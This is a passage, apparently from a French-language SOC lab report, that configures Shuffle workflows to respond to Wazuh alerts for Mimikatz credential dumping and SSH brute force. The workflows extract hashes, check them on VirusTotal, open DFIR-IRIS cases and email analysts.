


Figure 64 : Configuration de VirusTotal

Configuration de DFIR-IRIS

- Accédons à l'interface Web de DFIR-IRIS.
- Connectons-nous avec les identifiants.




Figure 65 : Configuration de DFIR-IRIS 1

- Une fois connecter accède au paramètre et copions la clé API pour notre configuration dans shuffle.




Figure 66 : Configuration de DFIR-IRIS 2




Figure 67 : Configuration de DFIR-IRIS 3

Dans Shuffle, configurons l'action DFIR-IRIS pour envoyer des alertes en fonction des résultats de VirusTotal.




Figure 68 : Workflows

Configuration du mail




Figure 69 : Configuration du mail

4.7 Développement des workflows d'automatisation

4.7.1 Workflow "Credential Dumping Response" (Mimikatz)

- **Créer un nouveau flux de travail**

Une fois Shuffle installé et exécuté, nous pouvons commencer à automatiser les tâches en créant des workflows :

Créer un compte

- S'inscrire et se connecter
- Cliquons sur Workflows > Nouveau Workflow
- On le nomme SOC Automation Lab




Figure 70 : Workflow Mimikatz

Ajouter un déclencheur Webhook

- Déclencheurs de clic (onglet du milieu)
- On glisse et on dépose le Webhook dans l'espace de travail
- On le nomme wazuh-alerts
- On copie l'URL du Webhook




Figure 71 : Workflow Mimikatz 2

Cliquons sur « **Modifier** » et définissons :

- Type d'exécution : Répétez-moi
- Supprimer Hello World

- Cliquons sur + > Argument d'exécution
- Sauvegarder




Figure 72 : Workflow Mimikatz 3

- **Automatisons davantage avec VirusTotal et IRIS**

Une fois que les alertes parviennent à Shuffle, nous pouvons :

- Extraire le hachage du fichier (à partir de l'alerte Mimikatz)
- Vérifier la réputation sur VirusTotal
- Créer un cas dans DFIR-IRIS
- Envoyer un e-mail à l'analyste SOC

Pour extraire correctement les hachages :

- Ajoutons une action → Rechercher « Regex Capture Group » → L'ajouter.
- Définir l'entrée → Utiliser *$exec.text.win.eventdata.hashes*.
- Entrez Regex → *SHA256=([A-Fa-f0-9]{64})*.




Figure 73 : Workflow Mimikatz 4

- **Envoyons le hachage à VirusTotal**

Dans la section Hachage, sélectionnez la sortie Regex de l'étape précédente.




Figure 74 : Workflow Mimikatz 5

- Envoyer des données reçues par virus total à DFIR-IRIS

Ajouter DFIR-IRIS à Shuffle

- Recherchons DFIR-IRIS dans Shuffle Apps et ajoutons-le à votre flux de travail.
- Faites-le glisser dans votre flux de travail et connectons-le à VirusTotal.
- Attendons que les actions de DFIR-IRIS se chargent (actualisons si nécessaire).




Figure 75 : Workflow Mimikatz 6

Maintenant, nous pouvons également ajouter l'email pour l'envoi des messages




Figure 76 : Workflow 7

4.7.2 Workflow "SSH Brute Force Response"

Configurons un webhook pour recevoir des alertes du tableau de bord Wazuh.




Figure 77 : Workflow SSH

Nous devons maintenant soumettre l'adresse IP à VirusTotal pour analyse.




Figure 78 : Workflow SSH 2

Comme mentionné précédemment, nous devons fournir votre clé API pour l'authentification.

Réexécutons le processus et examinons les résultats de VirusTotal.

Nous allons maintenant intégrer DFIR-IRIS




Figure 